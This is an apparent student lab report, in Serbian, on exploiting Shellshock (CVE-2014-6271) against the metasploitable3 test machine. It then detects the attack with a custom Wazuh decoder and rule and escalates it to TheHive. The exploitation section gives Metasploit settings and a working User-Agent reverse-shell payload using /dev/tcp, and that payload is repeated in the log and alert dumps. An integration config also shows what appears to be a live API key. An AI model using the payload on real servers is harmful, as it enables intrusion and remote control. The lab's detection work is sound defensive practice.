

# Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenata: Vasilije Zeković

Datum: 10.12.2024.

---

## Pregled Ranjivosti

### 1.1 Informacije o ranjivosti

ID ranjivosti (CVE): *CVE-2014-6271*

Pogođen servis: *Bash*

CVSS ocena: 9.8

#### Opis ranjivosti:

Mašina *metasploitable3* poseduje ranjivu verziju 4.3.8(1)-release *GNU Bash-a* nad kojom je moguće izvršiti injekciju malicioznog *payload-a* zahvaljujući manipulaciji promenljive okruženja. Ovime je omogućeno napadaču da izvrši proizvoljan kod. Pripada klasi *ACE* (eng. *Arbitrary code execution*) ranjivosti. Takve ranjivosti, poput posmatrane, se eksploatišu na već pokrenutim programima. *Shellshock* ranjivost je naročito opasna zbog svoje jednostavnosti. Napadač uz malo znanja može vrlo lako doći do kontrole čitavog sistema što je izuzetno loša osobina ove ranjivosti. Veb serveri neretko delove *HTTP* zahteva mapiraju na promenljive kako bi se posmatrani delovi mogli obraditi. Ukoliko su promenljive prosledjene izvan aplikacije veb servera ka drugim programima tada se u izuzetnim slučajevima može naići na proizvoljno ponašanje. Pod takvim okolnostima nastaje i *Shellshock* ranjivost. Potrebno je napomenuti da veb server pri obradi zahteva neretko poziva druge programe i da to nije ništa neuobičajeno i naročito je učestalo da se pokreće *Bash* što je osnovni komandni jezik kod *Linux-a*. *Shellshock* će se desiti kada se izvorni *HTTP* zahtev promeni tako da sadrži sledeći *string*:

```
() { ;; }; maliciozna_komanda
```

Posmatrana *string* vrednost se za potrebe eksploatacije ranjivosti najčešće koristi kao vrednost *User-Agent* ili *Referer* zaglavlja. Moguće je postavkom vrednosti i drugih zaglavlja izvršiti *Shellshock* exploit. Dakle, promenljiva *User-Agent* se postavlja na vrednost malicioznog stringa. Ukoliko je veb server prosledio posmatranu promenljivu *Bash-u* dolazi do uspešne eksploatacije, jer ranjiva verzija *Bash-a* na drugačiji način interpretira vrednosti koje počinju sa *()*. *Bash* će kada uoči vrednost *()* započeti interpretaciju anonimne funkcije. Nakon same funkcije može interpretirati komandu koja je proizvoljna i može biti maliciozna. Bez same definicije funkcije *Bash* neće imati neophodan uslov da drugačije interpretira *plain* tekst naknadno.

Sljedeći primjer ilustruje ranjivost *Apache* servera. Može se videti da je prilikom otvaranja nove instance *Bash*-a komanda nakon anonimne funkcije automatski izvršena.

Na sličan način će *Bash* otvoriti novi *Bash Shell* sa učitanim varijablama okruženja kako bi obradio *Bash CGI* skriptu na *Apache* serveru.

```
#!/bin/bash
printf "Content-type: text/html\n\n"
printf "Hello World!\n"
env # naknadno dodato, inače ne postoji
```

Sama skripta generiše sadržaj za prikaz korisniku ukoliko pristupa sledećoj adresi [http://adresa\\_ranjive\\_mašine/cgi-bin/hello\\_world.sh](http://adresa_ranjive_mašine/cgi-bin/hello_world.sh). Uz dodavanje komande `env` moguće je videti koje to promenljive okruženja će učitati sam *Bash*. Ispis izgleda ovako:

```
Hello World!
SERVER_SIGNATURE=<address>Apache/2.4.7 (Ubuntu) Server at 172.25.44.117 Port
80</address>
...
HTTP_USER_AGENT=PostmanRuntime/7.43.0
...
```

Ovo je urađeno kako bi se testiralo šta sve učitava *Bash* skripta kao promenljive okruženja iz samih *HTTP* zahteva. Primećeno je da se sva zaglavlja kao i parametri definisani u samoj putanji mapiraju na promenljive okruženja. Takođe, ono što je posebno zanimljivo, proizvoljni nazivi zaglavlja su takođe dozvoljeni i oni će biti učitani.

---

## Proces Eksploatacije

### 2.1 Podešavanje eksploita

#### Ranljiv cilj:

U pitanju je *metasploitable3* ranjiva mašina, koja pokreće ranjiv *Apache* veb server sa verzijom 2.4.7 koji trči na portu 80.

#### Alati za eksploataciju:

Korišćen je *Metasploit* alat za eksploataciju ranjivosti. Odabran je exploit pod nazivom: “*exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec*” za direktnu eksploataciju od strane *Metasploit* alata. Takođe je odabran i handler pod nazivom: “*exploit/multi/handler*” kao pomoćno sredstvo za ručno sprovođenje drugog eksploita. Kao što je već rečeno, suština eksploita je u otvaranju *reverse shell* sesije zahvaljujući učitavanju samog *HTTP* zaglavlja kao promenljive okruženja, ali i njene problematične vrednosti. To je moguće izvršavanjem *CGI* skripte.

### 2.2 Koraci eksploatacije

#### Koraci exploita broj 1

Inicijalno se pokreće *metasploit* uz pomoć komande *msfconsole*.

```
C: \Windows\system32>msfconsole
```

Zatim se pronade prethodno opisani exploit i odabere.

```
msf6 > search shellshock
1   exploit/multi/http/apache_mod_cgi_bash_env_exec
2   \_ target: Linux x86
msf6 > use 2
```

Nakon toga se pomoću komande *info* mogu pronaći dodatne informacije u vezi obaveznih i opcionih parametara samog eksploita. U nastavku će biti inicijalizovani obavezni parametri.

Što se tiče ranjive mašine obavezno je podesiti adresu, port, putanju do *bin* direktorijuma, relativnu putanju *.sh* skripte. A što se tiče mašine napadača obavezno je podesiti adresu. Opciono se može uneti naziv zaglavlja. Zatim se vrši eksploatacija.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 172.25.44.117
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set port 80
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rpath /bin/
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hello_world.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 172.25.32.1
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set header User-Agent
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
```

## Koraci eksploita broj 2

U drugom exploit je pomoću *metasploit* alata otvoren TCP *handler* na portu 4444 koji sluša i koji će ostvariti konekciju sa ranjivom mašinom na nešto drugačiji način.

Inicijalno se pokreće *metasploit* uz pomoć komande *msfconsole*.

```
C: \Windows\system32>msfconsole
```

Zatim se pronađe exploit za otvaranje *handler-a* i odabere. Nakon toga se obavezno podešava adresa i port mašine napadača i pokreće sam *handler*.

```
msf6 > use exploit/multi/handler
msf6 > set LHOST 172.25.32.1
msf6 > set LPORT 4444
msf6 > exploit
```

Najjednostavnija opcija za slanje proizvoljnih *HTTP* zahteva na *Windows* platformi je *Postman* aplikacija. Otvaranjem *Postman* aplikacije isprobani su različiti nazivi zaglavlja, vrednosti zaglavlja kao i parametri zahteva. Unošenjem naziva zaglavlja i prosleđivanjem sledeće maliciozne vrednosti kao vrednosti zaglavlja ostvaruje se *reverse shell* sesija.

```
User-Agent: () { ;; }; /bin/bash -i >& /dev/tcp/172.25.32.1/4444 0>&1
```

Zahvaljujući komandi nakon anonimne funkcije otvara se *Bash* instanca u pozadini i njen ulaz i izlaz se povezuju sa napadačem preko *TCP* konekcije.

## Rezultati eksploita broj 2


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.25.32.1:4444
[*] Command shell session 4 opened (172.25.32.1:4444 -> 172.25.44.117:42353) at 2024-12-10 02:03:22 +0100

Shell Banner:
bash: cannot set terminal process group (6781): Inappropriate ioctl for device
-----

www-data@ubuntu:/var/www/cgi-bin$

www-data@ubuntu:/var/www/cgi-bin$
www-data@ubuntu:/var/www/cgi-bin$ whoami
www-data
www-data@ubuntu:/var/www/cgi-bin$
```



I u ovom slučaju je otvorena *reverse shell* sesija ručno i na nešto jednostavniji način.

---

## Detekcija Korišćenjem *Wazuh SIEM-a*

### 3.1 Konfiguracija *SIEM-a*

#### Podešavanje *Wazuh* agenta:

Podešavanje započinje u *Wazuh* menadžeru. Sam *Wazuh dashboard* je moguće otvoriti putem *browser-a* na adresi [http://ip\\_adresa\\_menadžera:443](http://ip_adresa_menadžera:443) ukoliko je server vidljiv iz lokalne mašine. Potrebno je ući u meni *Server Management > Endpoints Summary > Deploy new agent*, zatim izabrati opciju *Linux RPM amd64* i uneti IP adresu *Wazuh* menadžera. Ovim postupkom se generišu potrebne komande za konfiguraciju ranjive mašine.

```
wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.9.2-1_amd64.deb && sudo WAZUH_MANAGER='172.29.200.157' dpkg -i ./wazuh-agent_4.9.2-1_amd64.deb
/var/ossec/bin/wazuh-control start
```

Pokretanjem ovih komandi *Wazuh* agent je uspešno podešen.

#### Prikupljanje logova:

Prikupljanje interesantnih logova *Apache 2.4.7* veb servera se obavlja u datoteci */var/log/apache2/access.log*.

Primer sloga:

```
172.29.192.1- - [17/Nov/2024:11:02:45 +0000] "POST /drupal/?q=user/login HTTP/1.1" 302 534
```

"-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36"

Nedostatak standardnog prikupljanja od strane *Apache* servera predstavlja nemogućnost adekvatne izmene sloga *access.log* datoteke. Eksploit prilikom slanja *HTTP POST* zahteva maliciozne vrednosti može proslediti proizvoljnom zaglavlju. Sam naziv zaglavlja takođe može biti proizvoljan. Nažalost, prepoznavanje proizvoljno definisanih zaglavlja nije moguće u *access.log* datoteci. Posledica ovoga je da *Wazuh* ne prepozna *Shellshock* napade specificirane proizvoljnim nazivom zaglavlja.

Pošto je neophodno obezbediti detaljnije logovanje nad *Apache* serverom, odabran je modul *Dumpio*. Pokrenute su sledeće komande radi ispravne konfiguracije *Dumpio* modula.

Uključivanje *Dumpio* modula:

```
$ sudo a2enmod dump_io
```

U *apache2.conf* fajlu na putanji */etc/apache2/* upisati sledeće:

```
LogLevel dumpio:trace7
DumpIOInput On
DumpIOOutput On
```

Restartovati server:

```
$ sudo service apache2 restart
```

Zatim je potrebno dodati deklaraciju, ukoliko prethodno ne postoji, u datoteci *ossec.conf* na mašini agenta na putanji */var/ossec/etc/*. Zahvaljujući toj deklaraciji će agent prikupljati *error* logove i otpremati ih *Wazuh* menadžeru.

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/apache2/error.log</location>
</localfile>
```

Primer sloga u *error.log* datoteci:

```
[Mon Dec 09 19:49:44.580268 2024] [dumpio:trace7] [pid 6785] mod_dumpio.c(103): [client 172.25.32.1:42271] mod_dumpio: dumpio_in (data-HEAP): Eraa: () { ;; }; /bin/bash -i >& /dev/tcp/172.25.32.1/4446 0>&1\r\n
```

Svaka linija *HTTP* zahteva ili odgovora se beleži od strane *Dumpio* modula i predstavlja jednu liniju (slog) u *error.log* datoteci. Ovime je omogućeno iščitati proizvoljna zaglavlja nakon kojih može slediti *Shellshock* payload.

Postojeća *Wazuh* pravila su mapirana na dekodere iz *access.log* datoteke, stoga logove koje *Dumpio* modul generiše *Wazuh* neće prepoznati prilikom *Shellshock* napada.

## 3.2 *Wazuh* SIEM pravila

## Pravila korišćena za detekciju:

U *Wazuh*-u ne postoji dekodер koji adekvatno prepoznaje slogove *error.log* datoteke. Prvenstveno je bilo potrebno napisati dekodер kojime će se obaviti adekvatan *prematch* kako bi se *payload* nakon proizvoljnog zaglavlja namapirao na promenljivu koja se može iskoristiti u pravilu koje je kasnije definisano. Korišćenjem sledeće vrednosti *prematch* taga će se nedvosmisleno izdvojiti sve vrednosti zaglavlja.

### Korisnički definisan dekodер:

```
<decoder name="shellshock_decoder">
  <prematch>mod_dumpio: dumpio_in \((data-HEAP\): \S+</prematch>
</decoder>

<decoder name="shellshock_decoder_child">
  <parent>shellshock_decoder</parent>
  <regex offset="after_parent">(\.*)</regex>
  <order>illegal_header_value</order>
</decoder>
```

### Korisnički definisano pravilo:


Ovo pravilo se okida na osnovu dekodovanih slogova od strane dekodera sa nazivom *shellshock\_decoder*. Prepoznata je promenljiva *illegal\_header\_value* u kojoj se nalazi potencijalno maliciozni sadržaj. Zatim se dinamički proverava da li ta vrednost sadrži *Shellshock* injekciju. Parametru *ID* je dodeljena vrednost 100002 iz razloga što su vrednosti u opsegu od 100000 do 120000 rezervisane za korisnička pravila. Dodeljujemo *level* 13, što znači da aktivacija ovog pravila pripada kategoriji ozbiljnih bezbednosnih pretnji. Pravila numerisana nivoom 13 predstavljaju jasno utvrđene obrasce napada. Pravilo koje je definisano je vrlo specifično i bilo koji korisnik koji svojim delovanjem aktivira ovo pravilo definitivno ima maliciozne namere. Njegov pokušaj najverovatnije rezultuje uspešnom eksploatacijom ranjivosti koja ima ozbiljne posledice po sistem. *Mitre* ima *ID* vrednosti *T1068* i *T1190* što respektivno odgovara eskalaciji privilegija nakon postizanja *reverse shell*-a i eksploataciji nad javno dostupnim aplikacijama.

```
<group name="shellshock_dumpio">
  <rule id="100002" level="13">
    <decoded_as>shellshock_decoder</decoded_as>
    <field name="illegal_header_value">\(\)\s*{\s+\S*\s+};</field>
    <description>Specific Shellshock Attack Detected!</description>
    <mitre>
      <id>T1068</id>
      <id>T1190</id>
    </mitre>
  </rule>
</group>
```

## 3.3 Proces detekcije



U sekciji *Wazuh* menadžera *Threat Intelligence > Threat Hunting* je moguće uočiti pretnju koja se tiče *Shellshock* napada što je bio cilj.



Wazuh	
dumitka/zoss	
Alerts (11)	
Not secure https://172.25.47.58/app/discover#/doc/wazuh-alerts-*/wazuh-alerts-4.x-2...	
Discover wazuh-alerts-4.x-2024.12.10#LH9BrpMBUDHqHJb05AV5	
Table JSON	
@timestamp	Dec 10, 2024 @ 02:49:31.226
_index	wazuh-alerts-4.x-2024.12.10
agent.id	004
agent.ip	172.25.44.117
agent.name	agent
data.illegal_header_value	() { ;; }; /bin/bash -i >& /dev/tcp/172.25.32.1/4444 0>&1\r\n
decoder.name	shellshock_decoder
full_log	[Tue Dec 10 01:49:25.004512 2024] [dumpio:trace7] [pid 6785] mod_dumpio.c(103): [client 172.25.32.1:49433] mod_dumpio: dumpio_in (data-HEAP): Eraa: () { ;; }; /bin/bash -i >& /dev/tcp/172.25.32.1/4444 0>&1\r\n
id	1733795371.39463
input.type	log
location	/var/log/apache2/error.log
manager.name	wazuh-server
rule.description	Specific Shellshock Attack Detected!
rule.firedtimes	2
rule.groups	shellshock_dumpio
rule.id	100002
rule.level	13
rule.mail	true
rule.mitre.id	T1068, T1190
rule.mitre.tactic	Privilege Escalation, Initial Access
rule.mitre.technique	Exploitation for Privilege Escalation, Exploit Public-Facing Application
timestamp	Dec 10, 2024 @ 02:49:31.226

## Incident Response sa The Hive-om

### 4.1 Podešavanje integracije

#### Postupak u *TheHive-u*

Ukoliko je prethodno instaliran *Docker*, instalacija *TheHive*-a se može jednostavno obaviti pokretanjem komande *docker run* u zavisnosti od odabrane verzije *TheHive*-a. Konkretnije verzije su dostupne na [Docker Hub-u](#). Obavezno navesti komandu za prevezivanje portova sa kontejnera na domaćina.

Dakle, instalacija i pokretanje *TheHive*-a se izvršava komandom:

```
docker run -d --rm -p 9000:9000 strangebee/thehive:5.4.5-1
```

Nakon što je instaliran *TheHive* potrebno je napraviti organizaciju sa administratorskim nalogom. Zatim kreirati korisnika uz administratorske permisije koji je dodeljen toj organizaciji. Njemu je potrebno dodati lozinku kako bi mogao da se prijavi. Tako kreiran korisnik ima mogućnost da kreira nove korisnike, upravlja slučajevima i uzbunama. Integracija sa *Wazuh*-om je moguća pomoću *TheHive REST API*-a. Za potrebe ovoga kreiramo korisnika sa permisijama „*analyst*“ i za njega generišemo *API* ključ.

### Postupak u *Wazuh* menadžeru

Ukoliko *Wazuh* menadžer prethodno nije instaliran, dovoljno je [preuzeti .ova sliku](#) i importovati je u alat za pokretanje virtuelnih mašina (npr. *Oracle VirtualBox*).

Potrebno je instalirati python modul za *TheHive*, komandom:

```
sudo /var/ossec/framework/python/bin/pip3 install thehive4py==1.8.1
```

Kreirati [integracionu skriptu](#) u fajlu */var/ossec/integrations/custom-w2thive.py*. Vrednost *lvl\_threshold* unutar skripte odgovara minimalnom *level-u* upozorenja koji će biti prosleđen *TheHive-u*. Postavka *lvl\_threshold*-a na 0 obezbeđuje registrovanje svih događaja. Potrebno je napraviti i [bash skriptu](#) u istom direktorijumu sa nazivom *custom-w2thive*. Ona će pokrenuti *custom-w2thive.py*.

Potrebno je još dodeliti adekvatne permisije *Wazuh-u* tako što unosimo sledeće komande:

```
sudo chmod 755 /var/ossec/integrations/custom-w2thive.py
sudo chmod 755 /var/ossec/integrations/custom-w2thive
sudo chown root:ossec /var/ossec/integrations/custom-w2thive.py
sudo chown root:ossec /var/ossec/integrations/custom-w2thive
```

Ukoliko grupa *root:ossec* ne postoji:

```
sudo groupadd ossec
```

Što se tiče integracije pravila, da bismo obezbedili da se izvrši integraciona skripta neophodno je da u */var/ossec/etc/ossec.conf* unesemo sledeći kod:

```
<ossec_config>
...
  <integration>
    <name>custom-w2thive</name>
    <hook_url>http://adresa_hive_servera(lokalne_masine):9000</hook_url>
    <api_key>vBewU6WoZ2KaPWGgEGjToJnPHi/ASBmL</api_key>
```

```
<alert_format>json</alert_format>
</integration>
...
</ossec_config>
```

Na kraju je potrebno restartovati *Wazuh* menadžera, a to postizemo komandom:

```
sudo systemctl restart wazuh-manager
```

## 4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

The screenshot shows the 'Alerts' section of The Hive interface. At the top, a red banner indicates a trial license. Below the navigation bar, there are filters and a search bar. The main area displays a list of alerts. The first alert is a 'New' status, 'Specific Shellshock Attack Detected!', with a yellow 'M' icon. It includes details like 'rule=100002', 'agent\_ip=172.25.44.117', 'agent\_id=004', 'agent\_name=agent', and 'wazuh'. The alert is associated with 'wazuh\_alert' and 'wazuh' components, and has 'a7cc08' as a reference. On the right, it shows 'Observables: 4' and 'TTPs: 0'. The interface also includes a sidebar with navigation icons and a top bar with user information and a 'Create Case' button.

Alert ID	Status	Message	Rule	Agent IP	Agent ID	Agent Name	Wazuh	Observables	TTPs
New	New 2 minutes ago	Specific Shellshock Attack Detected!	rule=100002	172.25.44.117	004	agent	wazuh	4	0

Cases (1)

dumitka/zoss





localhost:9000/cases

This instance uses a **Platinum** License for **Trial** purpose, and will expire in **15 days**. [Register now.](#)

Cases

Enter a case number




+ Create Case



→ default\*

Quick Filters

Export list



T

status: any(New) ×

Clear filters

<input type="checkbox"/>	Status	Severity	#Number	Title	Details	Assignee	Dates	S.	C.	U.
<input type="checkbox"/>	<div>New</div> <div>New a minute ago</div>	C	#1	Specific Shellshock Attack Detected!	<div>Tasks0</div> <div>Observables2</div> <div>TTPs0</div> <div>Linked Alerts1</div>	T	S. 10/12/2024 18:59			
				rule=100002			C. 10/12/2024 18:59			
				agent_ip=172.25.44.117			U. 10/12/2024 19:00			
				agent_id=004						
				agent_name=agent						
				wazuh						
				None						

Case: #1 Specific Shellshock Att... x

dumitka/zoss x +

localhost:9000/cases/~4272376/details

This instance uses a **Platinum** License for **Trial** purpose, and will expire in **15** days. [Register now.](#)

Cases / #1

Enter a case number

+ Create Case

🇬🇧 ? T ⚡

→ #1 Specific Shellshock Attack Detected!

T

id ~4272376

Created by thehive.api@wazuh.com

Created at 10/12/2024 18:59

Updated at 10/12/2024 19:00

SEVERITY:CRITICAL

TLP:AMBER PAP:AMBER

Assignee

T thehive.api@wazuh.com

Status

New

Start date

10/12/2024 18:59

Tasks completion

No tasks

Contributors

T

Time metrics

Detection < 1 second

Triage 3 minutes, 44s

Acknowledge 3 minutes, 45s

General Tasks (0) Observables (2) TTPs (0) Attachments

\* Title

Specific Shellshock Attack Detected!

Tags

rule=100002 agent\_ip=172.25.44.117 agent\_id=004 agent\_name=agent wazuh

Description

Timestamp

key	val
timestamp	2024-12-10T17:55:18.993+0000

Rule

key	val
rule.level	13
rule.description	Specific Shellshock Attack Detected!
rule.id	100002
rule.mitre.id	['T1068', 'T1190']
rule.mitre.tactic	['Privilege Escalation', 'Initial Access']
rule.mitre.technique	['Exploitation for Privilege Escalation', 'Exploit Public-Facing Application']
rule.firedtimes	2
rule.mail	True
rule.groups	['shellshock_duminiot']

5.4.5-1

Case: #1 Specific Shellshock Att... x

dumitka/zoss x +

localhost:9000/cases/~4272376/details

This instance uses a **Platinum** License for **Trial** purpose, and will expire in **15** days. [Register now.](#)

Cases / #1

Enter a case number

+ Create Case

🇬🇧 ? T ⚡

→ #1 Specific Shellshock Attack Detected!

T

id ~4272376

Created by thehive.api@wazuh.com

Created at 10/12/2024 18:59

Updated at 10/12/2024 19:00

SEVERITY:CRITICAL

TLP:AMBER PAP:AMBER

Assignee

T thehive.api@wazuh.com

Status

New

Start date

10/12/2024 18:59

Tasks completion

No tasks

Contributors

T

Time metrics

Detection ?< 1 second Triage ?3 minutes, 44s

Acknowledge ?3 minutes, 45s

5.4.5-1

📁 🚚 🔍 ⚙️

General Tasks (0) Observables (2) TTPs (0) Attachments ⌚ ⋮ →

rule.mail	True
rule.groups	['shellshock_dumpio']

Agent

key	val
agent.id	004
agent.name	agent
agent.ip	172.25.44.117

Manager

key	val
manager.name	wazuh-server

Id

key	val
id	1733853318.96632

Full\_log

key	val
full_log	[Tue Dec 10 17:55:18.682992 2024] [dumpio:trace7] [pid 1664] mod_dumpio.c(103): [client 172.25.32.1:9791] mod_dumpio: dumpio_in (data-HEAP): Eraa: () { :: }; /bin/bash -i >& /dev/tcp/172.25.32.1/4444 0>&1\r\n

Decoder

Case: #1 Specific Shellshock Att... x

dumitka/zoss x +

localhost:9000/cases/~4272376/details

🔍 ☆ 🍏 📶 🔒 🗂 🧑

This instance uses a **Platinum** License for **Trial** purpose, and will expire in **15** days. [Register now.](#)

Cases / #1

Enter a case number 🔍

+ Create Case 🇬🇧 ? T ⚡

→ #1 Specific Shellshock Attack Detected!

🗨 📄 ↶ ⬆ ⬇ ⬅ ⬆

T

id ~4272376

Created by thehive.api@wazuh.com

Created at 10/12/2024 18:59

Updated at 10/12/2024 19:00

SEVERITY:CRITICAL

TLP:AMBER PAP:AMBER

Assignee

T thehive.api@wazuh.com

Status

New

Start date

10/12/2024 18:59

Tasks completion

No tasks

Contributors

T

Time metrics

Detection < 1 second Triage 3 minutes, 44s

Acknowledge 3 minutes, 45s

5.4.5-1

General Tasks (0) Observables (2) TTPs (0) Attachments

Id

key	val
id	1733853318.96632

Full\_log

key	val
full_log	[Tue Dec 10 17:55:18.682992 2024] [dumpio:trace7] [pid 1664] mod_dumpio.c(103): [client 172.25.32.1:9791] mod_dumpio: dumpio_in (data-HEAP): Eraa: () { ;; }; /bin/bash -i >& /dev/tcp/172.25.32.1/4444 0>&1\r\n

Decoder

key	val
decoder.name	shellshock_decoder

Data

key	val
data.illegal_header_value	() { ;; }; /bin/bash -i >& /dev/tcp/172.25.32.1/4444 0>&1\r\n

Location

key	val
location	/var/log/apache2/error.log